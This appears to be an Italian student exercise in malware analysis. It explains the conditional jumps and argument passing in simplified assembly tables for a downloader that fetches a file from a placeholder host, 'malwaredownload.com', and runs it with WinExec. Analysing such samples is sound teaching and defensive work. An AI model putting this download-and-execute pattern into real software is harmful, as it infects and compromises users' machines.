Progetto

Spiegazione di quale salto condizionale effettua il malware

Disegnare un diagramma identificando i salti condizionali: con una linea verde i salti effettuati, con una linea rossa quelli non effettuati

Diverse funzionalità implementate all'interno del malware


Con riferimento alle istruzioni *call* presenti nelle tabelle 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione

Tabella 1			
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2			
0040BBA0	mov	EAX, EDI	EDI=malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3			
0040FFA0	mov	EDX, EDI	EDI:C:\Program and Settings\Local User\Desktop\Rasomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware, di tipo downloader, effettua un jump in tabella 3, con istruzione jz, perché, viene inizializzato EAX a 5 ed EBX a 10, si esegue l'istruzione cmp per verificare se il valore EAX-5 faccia 0. Visto che l'istruzione jnz ha un risultato negativo, si prosegue con le successive righe di codice, dove viene incrementato EBX di 1 e la seconda istruzione cmp verifica il valore uguale a 0.



0040BBA0	mov	EAX, EDI	EDI=malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

0040FFA0	mov	EDX, EDI	EDI:C:\Program and Settings\Local User\Desktop\Rasomware.exe	l
0040FFA4	push	EDX	; .exe da eseguire	l
0040FFA8	call	WinExec()	; pseudo funzione	l

Funzionalità implementate all'interno del malware:

DownloadToFile(): API per scaricare bit da internet e salvarli all'interno di un file sul disco rigido del computer infetto.
In fase di analisi, attraverso questa API, si può identificare un download.

WinExec(): API per creare la funzione di un processo.

Il downloader, dopo aver scaricato il software dannoso, procede al suo avvio.

Riferimento istruzioni call tabelle 2 e 3: argomenti passati alle successive chiamate di funzione

- Tabella 2: attraverso l'istruzione mov, il downloader, copia il contenuto del registro EDI, cioè un URL malevolo, nel registro EAX.

 Attraverso l'istruzione push inserisce in cima allo stack di memoria il registro EAX, per far collegare il PC vittima all'URL malevolo.

 Attraverso l'istruzione call si chiama la funzione DownloadToFile(), per scaricare il software dannoso.
- Tabella 3: attraverso l'istruzione mov, il downloader, copia il contenuto del registro EDI nel registro EDX, ovvero il percorso di destinazione del software dannoso.

 Attraverso l'istruzione push inserisce in cima allo stack di memoria il registro EDX, l'eseguibile del software dannoso.

 Attraverso l'istruzione call si chiama la funzione WinExec(), per avviare il software dannoso.